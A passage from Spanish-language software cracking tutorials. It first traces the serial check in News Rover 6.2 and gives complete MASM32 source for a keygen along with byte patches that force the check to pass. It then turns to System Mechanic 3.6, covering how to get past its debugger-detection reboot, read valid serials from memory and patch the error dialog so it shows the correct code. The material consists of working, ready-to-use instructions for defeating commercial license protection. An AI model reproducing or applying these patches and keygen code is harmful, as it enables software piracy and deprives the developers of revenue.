:00457E39 83C418                  add esp, 00000018
:00457E3C 89542458                mov dword ptr [esp+58], edx   pone en 83EB44,el
                                                                valor 80040D00
:00457E40 8A4C2459                mov cl, byte ptr [esp+59]     CL=04
:00457E44 8A54245A                mov dl, byte ptr [esp+5A]     DL=0D
:00457E48 880C33                  mov byte ptr [ebx+esi], cl    pone en 83EB6F,04
:00457E4B 8A4C2458                mov cl, byte ptr [esp+58]     CL=80
```

```
:00457E4F 0AD1                    or dl, cl                     DL=8D
```

El programa quiere obtener dos cifras de esta operación: una de ellas será el tercer byte (04) y la otra el resultado de "orear" el segundo con el cuarto (0D or 80=8D).

```
:00457E51 881430                  mov byte ptr [eax+esi], dl    pone en 83EB6E,8D
:00457E54 8B442454                mov eax, dword ptr [esp+54]
:00457E58 48                      dec eax                       EAX=1
:00457E59 89442454                mov dword ptr [esp+54], eax
:00457E5D 758C                    jne 00457DEB                  repite el bucle
```

Hemos visto con detalle lo que sucede en el primer paso por el bucle. En el segundo paso, jugamos con otro número: 00ABCD00. Al efectuar la instrucción SHR, el valor de ECX es 1, lo que significa que este segundo número se divide por dos en vez de por cuatro, lo que da un resultado de 0066D580. Como consecuencia, se coloca el número D5 en la posición 83EB6D y el E6 en la83EB6C. Así pues, en la posición 83EB6C tenemos el número E6 D5 8D 04 (Insisto en que esta dirección puede no ser la misma).

Continuamos nuestro recorrido y llegamos a un nuevo bucle. Este bucle se repite cuatro veces y su misión es la de tomar uno a uno los cuatro bytes que forman el número E6 D5 8D 04 y "xorearlos" con los números 17, 76, 51 y 98 respectivamente, volviéndolos a dejar donde estaban.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457EAE(C)
|
:00457E8E 8D542414                lea edx, dword ptr [esp+14]
:00457E92 52                      push edx
:00457E93 6A00                    push 00000000
:00457E95 E886000000              call 00457F20
:00457E9A 8A4C2460                mov cl, byte ptr [esp+60]
:00457E9E 8A1433                  mov dl, byte ptr [ebx+esi]
```

Aquí DL va tomando los valores E6, D5 etc.

```
:00457EA1 32C1                    xor al, cl
```

AL vuelve del call con los valores 17, 76 etc. y se "xorea" con CL que siempre vale 0. Muy útil :o)

```
:00457EA3 83C408                  add esp, 00000008
:00457EA6 32D0                    xor dl, al
```

Esta si es útil. E6 xor 17=F1, D5 xor 76=A3, 8D xor 51=DC y 04 xor 98=9C

```
:00457EA8 881433                  mov byte ptr [ebx+esi], dl
```

Aquí los vuelve a colocar en su sitio.

```
:00457EAB 43                      inc ebx
:00457EAC 3BDF                    cmp ebx, edi
:00457EAE 7CDE                    jl 00457E8E                   repite el bucle
```

En este momento tenemos en 83EB6C el número F1 A3 DC 9C.

A partir de aquí, se pone a hacer cálculos aparentemente innecesarios con estos números, hasta que llegamos a otro bucle. Y van...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457F0C(C)
|
:00457EF4 8D542414                lea edx, dword ptr [esp+14]
:00457EF8 8BE8                    mov ebp, eax
```

```
:00457EFA 52                      push edx
:00457EFB 6A00                    push 00000000
:00457EFD E81E000000              call 00457F20
:00457F02 8A0C30                  mov cl, byte ptr [eax+esi]
:00457F05 83C408                  add esp, 00000008
:00457F08 4F                      dec edi
:00457F09 880C2E                  mov byte ptr [esi+ebp], cl
:00457F0C 75E6                    jne 00457EF4

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457EF1(C)
|
:00457F0E 881C30                  mov byte ptr [eax+esi], bl
:00457F11 5F                      pop edi
:00457F12 5E                      pop esi
:00457F13 5D                      pop ebp
:00457F14 5B                      pop ebx
:00457F15 83C440                  add esp, 00000040
:00457F18 C3                      ret
```

No me parece necesario dar detalles, sólo decir que hace un desplazamiento de números colocando la última cifra en primer lugar, por lo que nuestro número que era F1 A3 DC 9C, ha pasado a ser 9C F1 A3 DC. Recordemos este valor porque es fundamental, como veremos más adelante.

```
:00457C35 E866010000              call 00457DA0
:00457C3A 8B44242C                mov eax, dword ptr [esp+2C]
```

Pongo este trocito de código para recordaros donde estamos, por si lo habíais olvidado :oD

El programa continua haciendo cálculos y llegamos al cojonésimo bucle, que se efectúa siete veces:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457C7F(C)
|
:00457C74 8BE8                    mov ebp, eax                  EBP=DCA3F19C
:00457C76 83E50F                  and ebp, 0000000F             EBP=0000000C
:00457C79 33D5                    xor edx, ebp                  EDX=0000000C
:00457C7B C1E804                  shr eax, 04                   EAX=0DCA3F19
:00457C7E 4E                      dec esi
:00457C7F 75F3                    jne 00457C74                  repite el bucle
:00457C81 3BD1                    cmp edx, ecx
:00457C83 740D                    je 00457C92
```

Parece claro lo que hace: "xorea" las siete últimas cifras y compara el resultado con la primera. Si coincide, este último salto nos permite continuar, en caso contrario, nos echa a los marrajos. La instrucción AND se emplea para dejar sólo la última cifra del registro y la SHR hace desaparecer por la derecha la última cifra, para poder coger la penúltima. Si quisiéramos parchear el programa, substituiríamos en la dirección de este salto, 74 por EB (cuarto byte). Con el número que hemos puesto, no pasamos de aquí, pero como somos unos tramposos, forzamos el salto mediante la instrucción **r fl z** y seguimos nuestro camino...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457C83(C)
|
:00457C92 8B6C2420                mov ebp, dword ptr [esp+20]
:00457C96 33C0                    xor eax, eax
:00457C98 89442410                mov dword ptr [esp+10], eax
:00457C9C 89442414                mov dword ptr [esp+14], eax
:00457CA0 807D0000                cmp byte ptr [ebp+00], 00
:00457CA4 7450                    je 00457CF6
```

Aquí ha comprobado si se había entrado un nombre, como lo habíamos entrado, nos deja continuar. Aquí entramos en el último bucle, el que calcula un número a partir del nombre.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
```

```
|:00457CF2(C)
|
:00457CA6 8A4500                  mov al, byte ptr [ebp+00] AL=43 (código de "C")
:00457CA9 25FF000000              and eax, 000000FF
:00457CAE 8BF0                    mov esi, eax
:00457CB0 8BCE                    mov ecx, esi
:00457CB2 81E1FFFF0000            and ecx, 0000FFFF
:00457CB8 51                      push ecx
:00457CB9 E8F5A50900              call 004F22B3

* Referenced by a CALL at Addresses:
|:00406A61 , :0040A049 , :00457CB9 , :004634E4 , :004634FB
|...
:004F22B3 833D849D590001          cmp dword ptr [00599D84], 00000001
:004F22BA 7E11                    jle 004F22CD
```

Este call es llamado desde 86 sitios, por lo que supongo que esta comprobación debe ser muy importante, aunque no sé para qué, porque el programa por lo que he visto, salta siempre.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004F22BA(C)
|
:004F22CD 8B442404                mov eax, dword ptr [esp+04]

* Possible StringData Ref from Data Obj ->"          (((((          "
                                        ->" H"
                                  |
:004F22D1 8B0D789B5900            mov ecx, dword ptr [00599B78]  ECX apunta ahora
                                                                 al inicio de una
                                                                 tabla
:004F22D7 668B0441                mov ax, word ptr [ecx+2*eax]
:004F22DB 2507010000              and eax, 00000107
:004F22E0 C3                      ret
```

Como vemos, cuenta a partir del inicio de la tabla, el doble del valor del código ASCII de la letra, toma el valor que hay en esa posición y lo "andea" con 107. Volvemos.

```
:00457CBE 83C404                  add esp, 00000004
:00457CC1 85C0                    test eax, eax
:00457CC3 7427                    je 00457CEC
```

Si el valor que hemos obtenido antes es cero, pasamos a la letra siguiente.

```
:00457CC5 6683FE61                cmp si, 0061
:00457CC9 720C                    jb 00457CD7
:00457CCB 6683FE7A                cmp si, 007A
:00457CCF 7706                    ja 00457CD7
:00457CD1 81C6E0FF0000            add esi, 0000FFE0
```

Si el código de la letra es mayor que el de "a" y menor que el de "z", le resta 20h. En la práctica, esto quiere decir que las cuenta todas como si fueran mayúsculas.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00457CC9(C), :00457CCF(C)
|
:00457CD7 8B442414                mov eax, dword ptr [esp+14]
:00457CDB 33F0                    xor esi, eax
:00457CDD 40                      inc eax
:00457CDE 89442414                mov dword ptr [esp+14], eax
:00457CE2 8B442410                mov eax, dword ptr [esp+10]
:00457CE6 03C6                    add eax, esi
:00457CE8 89442410                mov dword ptr [esp+10], eax
```

Toma el valor que hay en ESP+10, le suma el resultado de las operaciones anteriores, y lo guarda en el mismo lugar.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457CC3(C)
|
:00457CEC 8A4501                    mov al, byte ptr [ebp+01]
:00457CEF 45                        inc ebp
:00457CF0 84C0                      test al, al
:00457CF2 75B2                      jne 00457CA6
:00457CF4 33C0                      xor eax, eax
```

Coge la letra siguiente, comprueba si no es cero (queda texto por leer), si no lo es, salta al inicio del bucle; en caso contrario pasa a la comprobación final (o casi)

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457CA4(C)
|
:00457CF6 668B542410                mov dx, word ptr [esp+10]
:00457CFB 663B542418                cmp dx, word ptr [esp+18]
:00457D00 740D                      je 00457D0F
```

En DX tenemos las cuatro últimas cifras del número formado a partir del nombre (en mi caso 039B) y en ESP+18, aquel número que habíamos encontrado antes: 9C F1 A3 DC. Así pues, la comparación es entre los números 039B y F19C ya que la lectura en la memoria se hace empezando por el byte menos significativo, que está en primer lugar, y terminando por el más significativo, que esta en último lugar. Como la comparación es con DX, el valor que se lee es F19C, si la comparación se hubiera hecho con EBX, el valor hubiera sido DCA3F19C. Espero que haya quedado claro :o|
En todo caso, nos iba a echar de nuevo, y de nuevo hacemos **r fl z** para forzar el salto. Por cierto, si quisiéramos parchear el programa, substituiríamos el 74 por EB (quinto byte).

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457D00(C)
|
:00457D0F 3B3D941F5800            cmp edi, dword ptr [00581F94]
:00457D15 7D0D                    jge 00457D24
```

¡Animo que ya se acaba! EDI contiene CA, es decir la segunda y tercera cifra de nuestro número chungo (Estos números, así como la cuarta cifra que veremos ahora, se determinan entre 457C3A y 457C53) y la experiencia demuestra que debe ser igual que el contenido de 581F94 que es 0D. Lo tendremos en cuenta :o)

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457D15(C)
|
:00457D24 83FF14                  cmp edi, 00000014
:00457D27 7E0D                    jle 00457D36
```

Otro salto que tenemos que forzar y que se efectuará también con el valor 0D que decíamos. Si quisiéramos parchear el programa, substituiríamos 7E por EB (sexto byte).

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457D27(C)
|
:00457D36 B901000000              mov ecx, 00000001
:00457D3B A3981F5800              mov dword ptr [00581F98], eax
:00457D40 84D9                    test cl, bl
:00457D42 741B                    je 00457D5F
```

BL contiene 3, es decir la cuarta cifra de nuestro serial. Este último salto, que yo sepa, sólo tiene que ver con el tipo de licencia que nos da el programa, y como antes decía, la experiencia demuestra que es mejor no saltar. A la hora de hacer el keygen decidí, con razón o sin ella, que esta cifra fuera el tres. Si quisiéramos parchear el programa, substituiríamos 74 1B por 90 90 (séptimo y octavo y último byte).

¡Muy bien!Con esto hemos terminado la primera parte. Ahora ya sabemos lo que tenemos que hacer para programar el keygen.

Lo primero que hice fue programar un generador de números en Visual Basic, pero el problema del VB en este caso es que si quieres hacerle llegar el keygen a alguien y quieres estar seguro de que va a poder ejecutarlo, debes enviarle una librería de un tamaño desmesurado en relación a lo que ocupa el keygen. Así que decidí hacerlo con el Masm32.

Para hacer el programa necesitaremos un fichero de recursos y un fichero con el código.

En el fichero de recursos definiremos todos los elementos que aparecerán en nuestro programa y será algo como esto:

```
#include "\masm32\include\resource.h"

#define IDD_DIALOG 1000
#define IDC_NAME 1001
#define IDC_SERIAL 1002
#define IDC_GEN 1003
#define IDC_EXIT 1004
#define IDC_INFO 1005
#define IDC_STATIC -1

keygen ICON keygen.ico

IDD_DIALOG DIALOG 100,100,115,65

STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "News Rover 6.2 rev. 3"

FONT 10, "MS Sans Serif"

BEGIN

LTEXT "Nombre",IDC_STATIC,8,6,28,12

LTEXT "Serial",IDC_STATIC,8,26,28,12

EDITTEXT IDC_NAME,36,6,70,12,ES_AUTOHSCROLL | ES_CENTER

EDITTEXT IDC_SERIAL,36,26,70,12,ES_READONLY | ES_CENTER

PUSHBUTTON "Generar",IDC_GEN,8,45,30,14

PUSHBUTTON "Exit",IDC_EXIT,42,45,30,14

PUSHBUTTON "Info",IDC_INFO,76,45,30,14

END
```

Hemos definido: la ventana principal que aparecerá en el centro de la pantalla y tendrá "News Rover..." como título, dos textos, dos ventanas de texto, una de ellas con scroll horizontal por si el nombre no cabe y la otra readonly, porque sólo el programa debe escribir en ella y tres pulsadores cuya utilidad está clara en el primero y el segundo, y en el tercero ya lo veremos... Lo de #include...resource.h es para no tener que declarar cada una de las constantes ES_AUTOHSCROLL, ES_READONLY, etc., ya que este fichero contiene todas estas definiciones.

Ahora el fichero del código:

```
.386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const
IDD_DIALOG EQU 1000
IDC_NAME EQU 1001
IDC_SERIAL EQU 1002
IDC_GEN EQU 1003
IDC_EXIT EQU 1004
IDC_INFO EQU 1005

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD

Operacion PROTO

.data
nombre db 30 dup(0),0
serial db 10 dup(0),0
largo db 02 dup(0),0
nada db 20 dup(0),0
Icono db "keygen",0
Iconimage db "keygen",0
minombre db "CaoS ReptantE",0
sinnombre db "¡Falta el nombre!",0
txt1 db "En el programa News Rover hay incluida una ""lista negra"" de ",\
        "crackers y de textos que puedan ser empleados como tanteo (por ",\
        "ejemplo: ""qwerty"" ""xxx"" y un monton más).",13,10,13,10,\
        "Esto puede ocasionar que este keygen no funcione y que sea ",\
        "necesario intentarlo con un texto alternativo.",13,10,13,10,\
        "O a lo peor, es el keygen que no anda :o(",13,10,13,10,\
        "Saludos de CaoS ReptantE ",0
txt2 db "Importante",0
array db 32, 32, 32, 32, 32, 32, 32, 32, 32, 40, 40, 40, 40, 40, 32, 32, 32, 32, 32, 32, 32, 32
arra2 db 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 104, 16, 16, 16, 16, 16, 16, 16, 16,
16
arra3 db 16, 16, 16, 16, 16, 16, 132, 132, 132, 132, 132, 132, 132, 132, 132, 132, 16, 16,
16
arra4 db 16, 16, 16, 16, 129, 129, 129, 129, 129, 129, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
1
arra5 db 1, 1, 1, 1, 1, 1, 1, 16, 16, 16, 16, 16, 16, 130, 130, 130, 130, 130, 130, 2, 2, 2
arra6 db 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 16, 16, 16, 16, 32, 0
hInstance dd 0
hIcon dd 0
hWnd dd 0
numero db 12 dup (0),0

.code
start:
invoke GetModuleHandle,NULL
mov hInstance,eax
invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD
.if uMsg==WM_INITDIALOG
    mov eax,hDlg
    mov hWnd,eax
    invoke LoadIcon,hInstance,addr Icono
    mov hIcon,eax
    invoke SendMessage, hDlg, WM_SETICON,1,hIcon
```

```
    invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
.elseif uMsg==WM_CLOSE
    invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
    mov eax,wParam
    mov edx,eax
    shr edx,16
    .if dx==BN_CLICKED
        .if ax==IDC_EXIT
            invoke SendMessage,hDlg,WM_CLOSE,0,0
        .elseif ax==IDC_INFO
            invoke MessageBox,hDlg,ADDR txt1,ADDR txt2,MB_ICONINFORMATION
        .elseif ax==IDC_GEN
            invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,80
            invoke lstrlen,ADDR nombre
            mov edx,offset largo
            mov dword ptr [edx],eax
            invoke Operacion
            .if eax==1
                invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nada
                invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR sinnombre
            .else
                invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
                invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
            .endif
            ret
        .endif
    .endif
.endif
ret
DlgFunc endp

Operacion proc
        xor ecx,ecx
        mov esi, offset numero
        mov edi,offset nombre
        mov edx,offset array
        invoke lstrlen, offset nombre
        .if eax < 1
            mov eax,1
            ret
        .endif
bucle:  xor ebx,ebx
        mov bl,byte ptr[edi]
        .if ebx==0
            jmp siguiente
        .endif
        .if ebx<80h
            mov al,byte ptr [edx+ebx]
        .else
            xor eax,eax
        .endif
        and eax,107h
        .if eax==0
            jmp pasar
        .endif
        .if ebx<61h
            jmp seguir
        .endif
        .if ebx>7Ah
            jmp seguir
        .endif
        add ebx,0FFE0h
seguir: xor ebx,ecx
        add ebx, dword ptr [esi]
        mov dword ptr [esi],ebx
        inc ecx
pasar:  inc edi
        jmp bucle
```

```
siguiente: mov byte ptr[esi+2],0D3h
        xor ebx,ebx
        xor ecx,ecx
        mov bl, byte ptr[esi]
        mov cl,bl
        and ebx,0Fh
        shr ecx,4
        xor ebx,ecx
        mov cl, byte ptr[esi+1]
        and ecx,0Fh
        xor ebx,ecx
        mov cl, byte ptr[esi+1]
        shr ecx,4
        xor ebx,ecx
        xor ebx,0Dh
        xor ebx,3
        shl ebx,4
        mov byte ptr[esi+3],bl
        mov bl, byte ptr[esi]
        xor bl, 98h
        mov byte ptr[esi+5],bl
        mov bl, byte ptr[esi+1]
        xor bl, 17h
        mov byte ptr[esi+10],bl
        mov bl, byte ptr[esi+2]
        xor bl, 76h
        mov byte ptr[esi+9],bl
        mov bl, byte ptr[esi+3]
        xor bl, 51h
        mov byte ptr[esi+6],bl
        mov ebx,dword ptr [esi+4]
        shl ebx,2
        mov dword ptr [esi],ebx
        mov bl,byte ptr [esi]
        mov cl,byte ptr [esi+2]
        or bl,cl
        mov byte ptr [esi+2],bl
        mov bl,byte ptr [esi+1]
        mov cl,byte ptr [esi+3]
        or bl,cl
        mov byte ptr [esi+1],bl
        mov byte ptr [esi],0
        mov byte ptr [esi+3],0
        add esi,4
        mov ebx,dword ptr [esi+4]
        shl ebx,1
        mov dword ptr [esi],ebx
        mov bl,byte ptr [esi]
        mov cl,byte ptr [esi+2]
        or bl,cl
        mov byte ptr [esi+2],bl
        mov bl,byte ptr [esi+1]
        mov cl,byte ptr [esi+3]
        or bl,cl
        mov byte ptr [esi+1],bl
        mov byte ptr [esi],0
        mov byte ptr [esi+3],0
        add esi,4
        mov bl,byte ptr [esi-7]
        mov byte ptr [esi+3],bl
        mov bl,byte ptr [esi-6]
        mov byte ptr [esi+2],bl
        mov bl,byte ptr [esi-3]
        mov byte ptr [esi+1],bl
        mov bl,byte ptr [esi-2]
        mov byte ptr [esi],bl

        mov edx,dword ptr [esi]
```

```
        mov dword ptr [esi],0
        mov dword ptr [esi-4],0
        mov dword ptr [esi-8],0

        mov esi, offset serial
        xor eax,eax
espacios: mov byte ptr[esi],32
        .if eax < 11
            inc eax
            inc esi
            jmp espacios
        .endif
        dec esi
        mov eax,edx
        mov ecx,10
otro:   cmp eax,ecx
        jb fin
        xor edx,edx
        div ecx
        or dl,30h
        mov byte ptr[esi],dl
        dec esi
        jmp otro
fin:    or al,30h
        mov byte ptr[esi],al
        xor eax,eax
ret

Operacion endp

end start
```

Supongo que sería necesario detallar más el programa, pero esto está resultando demasiado largo, así que si queréis alguna aclaración, me podéis dar un toque :o)

El procedimiento DlgFunc es la base del programa y se ocupa de:
1º- Condiciones iniciales (WM_INITDIALOG): define el icono del programa y pone un nombre ("CaoS ReptantE") por defecto.
2º- Comprueba si se ha cerrado el programa desde la barra superior (WM_CLOSE)
3º- Comprueba si se ha pulsado un botón (WM_COMMAND - BN_CLICKED). Si ha sido el de Terminar (IDC_EXIT), pues eso, sale. Si ha sido el de info, muestra la ventana de información. Y si ha sido el de Generar (IDC_GEN), comprueba la longitud del nombre, y ejecuta el procedimiento *Operacion*. Al terminar éste, si la longitud del nombre es igual o superior a uno, nos escribe el serial correspondiente al nombre.

El procedimiento *Operacion* calcula el número válido, se ocupa de poner espacios en la casilla del serial number (para borrar un número que hubiéramos obtenido anteriormente, ya que si fuera más largo, el número resultante sería la superposición de ambos) y pasa el serial number obtenido, de hexadecimal a decimal, tras lo cual, vuelve al procedimiento principal. Una cosa que hay que hacer notar es que, aunque el programa lo acepta igual, el formato del número debe ser XXXX-XXXX-XX, eso es una modificación que se puede hacer al programa y que tampoco es nada del otro jueves.

De hecho, si hacéis los dos archivos como los he hecho yo, y los compiláis, veréis que el programa resultante funciona correctamente. Pero como la programación en assembler no es lo mío, estoy seguro de que alguien que sepa programar verá muchos defectos, que le agradecería me hiciera saber.

Como ya hice en mi tuto sobre Teleport, debo mencionar mi deuda con JoTaKe por haberme basado en sus trabajos, que podéis encontrar en la Compilación de Tutoriales 2000 v.4.0.

Ahora que está hecho, vamos a probar si funciona.

Introducimos el número obtenido y...

Premio. Pero también había otros premios:

Antes de despedirme, os recordaré una vez más que si decidís utilizar regularmente el programa, debéis pagar por él, para premiar al programador por los buenos ratos que nos ha proporcionado :o)

Os recuerdo que mi e-mail es: caos_reptante@hotmail.com

Por último, quiero mandar un saludo muy cordial a DeK_OiN, saludar también a Act MagO y a Karpoff, desear suerte a Mharselo y a Arnau, y por supuesto saludaros a todos los que hayáis llegado hasta aquí.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**System Mechanic 3.6**

PROTECCION:	Trial de 30 días, con código de registro.		
Descripcion:	Conjunto de herramientas para mantener optimizado nuestro sistema.		
Dificultad:	**Aficionado**		
DOWNLOAD:	http://www.iolo.com		
Herramientas:	Softice, Icedump, Procdump, ...		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	18/05/2001

INTRODUCCION

Muy buenas a todos, nuevamente aqui tras un largo descanso sin escribir nada, hasta que he visto este programa, con el que pasaremos un buen rato, encontraremos facilmente un número de serie (en realidad tres), jugaremos un poco con el programa, lo analizaremos para hacer un keygen (yo lo voy a escribir en Pascal, asi que quien quiera probarlo, tendrá que tener un compilador de pascal.) y mucho más. En un principo, no pensaba hacer tantas cosas, pero Raziel me convencio para que analizase a fondo la protección del programa, y eso es lo que vamos a hacer. Por eso el tuto va a ser un poco largo, pero creo que va a merecer la pena.

El programa está bastante currado, y es una magnifica aplicación de tipo 'limpiar la mierda' acumulada en windows, que como todos sabemos se crea fácilmente. Además nos ayudará a optimizar nuestra conexión y el sistema en general. Si os gusta y os resulta útil, ya sabéis que tenéis que hacer. $$


Por cierto, en la ayuda podremos ver que el programa tiene tres tipos de registro, Estandar, Profesional e Industrial. El totalmente funcional es el registro Industrial.

AL ATAKE

Los Números de Serie

Lo primero de todo, cargamos Sice. Una vez cargado, arrancamos nuestro programa, y... ¡¡¡ Sorpresa !!! se reinicia nuestro PC, mmm... ¿qué habrá pasado? pués que el programa tiene una bonita protección antisice, ¡¡ muy original !!, nunca lo había visto. Pués nada, volvemos a cargar Sice, y antes de volver a arrancar el programa, cargamos icedump o frogice, o si queréis podéis intentar sortear la protección manualmente, eso al gusto del consumidor ;) (al final veremos una forma de saltarnos la protección, a mano)

Ahora sí, el programa arranca sin problema alguno. vemos que hay una opción para meter nuestro nombre y nuestro serial, asi que metemos lo que queramos y probamos suerte... vaya por Dios, no hemos tenido suerte, mensaje de error:



Ok, nada del otro mundo, vamos a Softice (Ctrl+D), y metemos unos cuantos bpx, para no andarnos por las ramas, los más usuales, bpx GetWindowTexta, bpx GetDlgitemTexta, bpx GetDlgitemInt. Salimos de Sice (F5) y pulsamos OK. Salta sice, ha sido Getwindowtexta, suponemos que en la primera lee el nombre, como es nombre y nº de serie, pulsamos F5 una vez más, para que lea el nº de serie. Vuelve a saltar sice, ya podemos quitar el breakpoint (bc*). Ahora pulsamos F12 hasta que aparezca el nombre de nuestro programa en la linea verde que aparece en Softice. Aparece Sysmechanic tras pulsar una vez F12, para ahorrar tiempo pulsamos una vez más F12, y volvemos a aparecer en el programa, en una zona bastante curiosa:

```
015F:00500CCA  5D              POP     EBP
015F:00500CCB  C3              RET
015F:00500CCC  B8900D5000      MOV     EAX,00500D90
015F:00500CD1  E82EFFFFFF      CALL    00500C04
015F:00500CD6  84C0            TEST    AL,AL
015F:00500CD8  0F85A5000000    JNZ     00500D83
015F:00500CDE  B8A40D5000      MOV     EAX,00500DA4
015F:00500CE3  E81CFFFFFF      CALL    00500C04
015F:00500CE8  84C0            TEST    AL,AL
015F:00500CEA  0F8593000000    JNZ     00500D83
```

Si pasamos este mov (con F10) e introducimos d eax en sice, nos aparecerá lo siguiente en la ventana de datos:

```
-----SYSMECHANIC!CODE+000FFD90--------------------byte--------------PROT---(0)--
0167:00500D90 44 41 4D 4E 20 53 79 73-00 00 00 00 FF FF FF FF  DAMN Sys........^
0167:00500DA0 06 00 00 00 52 21 53 43-27 53 00 00 FF FF FF FF  ....R!SC'S......^
0167:00500DB0 08 00 00 00 70 63 79 73-6D 6B 65 79 00 00 00 00  ....pcysmkey....
0167:00500DC0 FF FF FF FF 0C 00 00 00-53 65 72 69 61 6C 46 69  ........SerialFi
0167:00500DD0 73 68 65 72 00 00 00 00-FF FF FF FF 07 00 00 00  sher............
0167:00500DE0 44 75 65 6C 69 73 74 00-FF FF FF FF 08 00 00 00  Duelist.........
0167:00500DF0 2A 4B 65 79 67 65 6E 2A-00 00 00 00 FF FF FF FF  *Keygen*........
0167:00500E00 0B 00 00 00 73 79 73 6D-65 63 68 2E 65 78 65 00  ....sysmech.exe.
0167:00500E10 FF FF FF FF 0A 00 00 00-73 65 72 69 61 6C 2E 63  ........serial.c
0167:00500E20 6F 6D 00 00 FF FF FF FF-08 00 00 00 4B 65 79 4D  om..........KeyM
0167:00500E30 61 6B 65 72 00 00 00 00-FF FF FF FF 0C 00 00 00  aker............
0167:00500E40 4B 65 79 67 65 6E 65 72-61 74 6F 72 00 00 00 00  Keygenerator....v
0167:00500E50 FF FF FF FF 06 00 00 00-2D 3D 3D 54 4D 47 00 00  ........-==TMG..v
-------------------------------------------------------------------------PROT32-
```

Vaya, vaya, ahora ¿qué coño es esto? . Pues bien. a mi entender, lo que está haciendo es mirar si existe algún programa ejecutandose cuyo nombre contenga a estas palabras, podéis probar, solo hay que cambiar el nombre a cualquier aplicación poniendo por ejemplo de nombre 'DAMN Sys' y podréis comprobar como vuestro PC se reinicia automaticamente, estos tios cada vez me gustan más, jejeje. Continuemos con lo nuestro... seguimos trazando con F10, pasando todas estas comparaciones, sin saltar en ninguna de ellas, hasta que salimos del call. (cuando pasamos por el Ret).

Continuamos atentamente con F10, fijandonos en los valores de los registros (si no los véis F2). Hasta que al pasar por 004900AC vemos que al poner d eax aparece en la ventana de datos nuestro nombre, ahora estamos cerca, hay que tener mucho cuidado al pasar por encima de las call's. Justo al pasar por la siguiente llamada, vemos que en la ventana de datos justo debajo de nuestro nombre, aparece un extraño número, y justo bajo de ese extraño número, aparece uno aún más extraño, del tipo *xxxxx-STxxx-xxxxxxxxxx*, realmente extraño ;-) creo que está bastante claro lo que es. Después de tantas precauciones, y nos brindan el número en bandeja, mmm... Podemos fijarnos en que poco después de esta llamada, hay otra seguida de una comparación, este podría ser el esquema:

```
015F:004900B7  E8C0E80600        CALL      004FE97C
015F:004900BC  8B45F8            MOV       EAX,[EBP-08]
015F:004900BF  8B55FC            MOV       EDX,[EBP-04]
015F:004900C2  E8DD3EF7FF        CALL      00403FA4
015F:004900C7  7505              JNZ       004900CE
015F:004900C9  BE01000000        MOV       ESI,00000001
```

Como vemos, si la flag cero está activada al salir de la llamada, no probocaremos el salto y esi=1, entonces utilizando nuestra intuición (no hace falta esforzarse mucho) nos damos cuenta que esto quiere decir registrado Estandar, si miramos más abajo, vemos que el esquema se repite dos veces más, salvo que pone esi=2 y esi=3. Como podemos ver ha sido demasiado fácil extraer los códigos. Asi que he decidido hacer algo más divertido :-)

Jugando con el Código

OK, manos a la obra. Lo que vamos a hacer, es parchear el programa de forma que él mismo nos de el código. ¿Cómo?, sólo hay que cambiar el mensaje de error por el número de serie correcto. Para hacer esto, lo primero que debemos saber es dónde aparece la ventana. Trazando con F10 donde lo dejamos antes, podremos ver rápidamente en que dirección nos aparece, concretamente al pasar por 490184 aparece la ventana de error. Ponemos un bpx en esa dirección y volvemos a introducir los datos, salta sice, y nos metemos dentro del call con F8, y vemos algo interesante:

```
015F:0048F7E4  B8F8F74800        MOV     EAX,0048F7F8
015F:0048F7E9  E85E28FBFF        CALL    0044204C
015F:0048F7EE  C3                RET
```

